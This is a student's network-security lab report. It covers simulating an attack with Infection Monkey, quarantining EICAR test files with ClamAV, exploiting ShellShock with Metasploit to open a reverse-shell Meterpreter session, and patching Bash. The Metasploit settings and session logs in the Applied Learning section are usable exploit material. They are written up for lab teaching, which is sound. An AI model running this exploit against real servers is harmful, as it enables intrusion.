

# Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

Student:

Shoumya Rayamajhi

Email:

sxr230169@utdallas.edu

Time on Task:

2 hours, 3 minutes

Progress:


100%

Report Generated: Sunday, February 22, 2026 at 12:31 AM

## Hands-On Demonstration

### Part 1: Launching an Attack with Infection Monkey

14. Make a screen capture showing the successful exploit of the **corporationtechs.com** web server from Monkey Island.



## Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

17. Make a screen capture showing the recommendations for the corporationtechs.com web server.

The screenshot shows a web browser window titled "Defending the Network from a Simulated Attack (4e)" with the URL <https://172.40.0.50:5000/report>. The page displays a yellow sidebar on the left with the "Infection Monkey" logo and three items: "1. Run Monkey", "2. Infection Map", and "3. Security Reports". The main content area shows two sections of recommendations:

- CORPORATIONTECHS.COM**
  - 1. Change **user**'s password to a complex one-use password that is not shared with other computers on the network.  
[Read More...](#)
  - 2. Segment your network and make sure there is no communication between machines from different segments.  
[Read More...](#)
- WIN-DDKD9I3VNKH**
  - 1. Change **Administrator**'s password to a complex one-use password that is not shared with other computers on the network.

20. Make a screen capture showing the remote files copied to the corporationtechs.com machine (172.40.0.20).

The screenshot shows a web browser window titled "Defending the Network from a Simulated Attack (4e)" with the URL <https://172.40.0.50:5000/report>. The page displays a yellow sidebar on the left with the "Infection Monkey" logo and three items: "1. Run Monkey", "2. Infection Map", and "3. Security Reports". The main content area shows a red banner at the top with the text "Remote file copy". Below it, a message states: "Monkey successfully copied files to systems on the network." A table titled "Files copied" lists the transferred files:


Src. Machine	Dst. Machine	Filename
172.40.0.50	172.40.0.50	eicar_com.zip
172.40.0.20	172.30.0.2	C:\Windows\temp\monkey32.exe

## Part 2: Using ClamAV to Identify and Remove Malicious Files

## Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

### 12. Make a screen capture showing the contents of the VIRUS directory.



The screenshot shows a terminal window with the following output:

```
Activities Terminal ▾ Feb 10 16:52
Defending the Network from a Simulated Attack (4e) = TargetLinux01
Infected files: 2
Data scanned: 61.87 MB 2026-02-10 15:52:26
Data read: 62.63 MB (ratio 0.99:1)
Time: 57.959 sec (0 m 57 s)
user@corporationtechs:~$ ls ./music
ls: cannot access './music': No such file or directory
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: **** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: ****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 217
Infected files: 2
Data scanned: 61.87 MB
Data read: 62.63 MB (ratio 0.99:1)
Time: 21.707 sec (0 m 21 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

## Applied Learning

### Part 1: Exploiting ShellShock Vulnerability with Metasploit

11. Make a screen capture showing the updated exploit settings.

The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (4e)" running on a Kali Linux system. The window displays the configuration for an exploit targeting the ShellShock vulnerability (CVE-2014-6271). The configuration includes parameters such as RHOSTS, RPORT, and TARGETURI, along with their descriptions and current values. At the bottom, it shows the target as "Linux x86".

```
CMD_MAX_LENGTH 2048
CVE CVE-2014-6271
VE-2014-6278)
HEADER User-Agent yes CMD max line length
METHOD GET yes CVE to check/exploit (Accepted: CVE-2014-6271, C
Proxies no A proxy chain of format type:host:port[,type:hos
t:port][...]
RHOSTS 172.20.0.20 yes The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
RPATH /bin yes Target PATH for binaries used by the CmdStager
RPORT 80 yes The target port (TCP)
SRVHOST 0.0.0.0 yes The local host or network interface to listen on
. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is ran
domly generated)
TARGETURI cgi-bin/test-cgi.sh yes Path to CGI script
TIMEOUT 5 yes HTTP read response timeout (seconds)
URI_PATH no The URI to use for this exploit (default is rand
om)
VHOST no HTTP server virtual host

Exploit target:

Id Name
-- ----
0 Linux x86
```

## Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

17. Make a screen capture showing the successful Linux shell command on TargetLinux01.

The screenshot shows a terminal window titled "Defending the Network from a Simulated Attack (4e) - Terminal". The terminal displays a Metasploit session on a target host named "TargetLinux01". The session details are as follows:

- Session ID: 32
- Type: linux/x86/shell\_reverse\_tcp\_ipv6
- Platform: IPv6
- IP: 172.20.0.20
- Port: 80
- User: user 26
- Exploit module: multi/http/apache\_mod\_cgi\_bash\_env\_exec
- Attack vector: use 26
- Status: check
- Notes: [\*] 172.20.0.20:80 - The target is not exploitable.
- Action: set RHOST 172.40.0.20
- RHOST: 172.40.0.20
- Exploit module: multi/http/apache\_mod\_cgi\_bash\_env\_exec
- Attack vector: use 26
- Status: check
- Notes: [\*] 172.40.0.20:80 - The target is vulnerable.
- Action: exploit
- Notes: [\*] Started reverse TCP handler on 10.0.1.3:4444
- Notes: [\*] Command Stager progress - 100.46% done (1097/1092 bytes)
- Notes: [\*] Sending stage (980808 bytes) to 172.40.0.20
- Notes: [\*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34974) at 2026-02-10 14:11:24 -0800

In the meterpreter session, the user runs the command "ls" to list files in "/usr/lib/cgi-bin". The output shows a single file named "test-cgi.sh" with the following details:

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	781	fil	2020-10-10 14:41:31 -0700	test-cgi.sh


## Part 2: Patching the ShellShock Vulnerability

## Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

---

4. Make a screen capture showing the pre-patch Bash version.



# Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

## 9. Make a screen capture showing the post-patch Bash version.

The terminal window shows the user attempting to install a patched bash package. The user runs 'sudo dpkg -i bash+5.0-6ubuntu1\_amd64.deb' but receives a 'command not found' error. They then run 'sudo dpkg -i bash\_5.0-6ubuntu1\_amd64.deb' and are prompted for a password. After two failed password attempts, they receive an error message stating 'dpkg: error: cannot access archive'. Finally, they run 'sudo dpkg -i bash\_5.0-6ubuntu1\_amd64.deb' again, which successfully installs the package, updating alternatives and processing triggers.

```
Feb 10 17:21
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~/Downloads$ cd Downloads
user@corporationtechs:~/Downloads$ Shoumya.Rayamajhi
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudodpkg -i bash+5.0-6ubuntu1_amd64.deb
bash: sudodpkg: command not found
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
Sorry, try again.
[sudo] password for user:

Sorry, try again.
[sudo] password for user:
sudo: 3 incorrect password attempts
user@corporationtechs:~/Downloads$ ^C
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
dpkg: error: cannot access archive 'bash_5.0-' No such file or directory
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

## 13. Make a screen capture showing your unsuccessful exploit attempt.

The terminal window shows the user attempting to exploit a vulnerable Apache server. They start by running 'msf5 exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec)' and check if the target is vulnerable, which it is. They then run 'msf5 exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec)' again, starting a reverse TCP handler and sending a stage payload. A meterpreter session is opened. The user then lists files in '/usr/lib/cgi-bin' and exits the meterpreter. They attempt to exploit the target again but receive an error message stating 'The target is not exploitable'. Finally, they run 'msf5 exploit(multi/http/apache\_mod\_cgi\_bash\_env\_exec)' again, starting a reverse TCP handler and sending a exploit payload.

```
Feb 10 14:23
[*] msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
[*] msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) Shoumya.Rayamajhi

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34974) at 2026-02-10 14:11:24 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----          ---
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
[*] msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
[*] msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
[*] msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

## **Defending the Network from a Simulated Attack (4e)**

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

---

# Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

## Challenge and Analysis

### Part 1

3. Make a screen capture showing the EICAR file discovered by Windows Virus and threat protection.

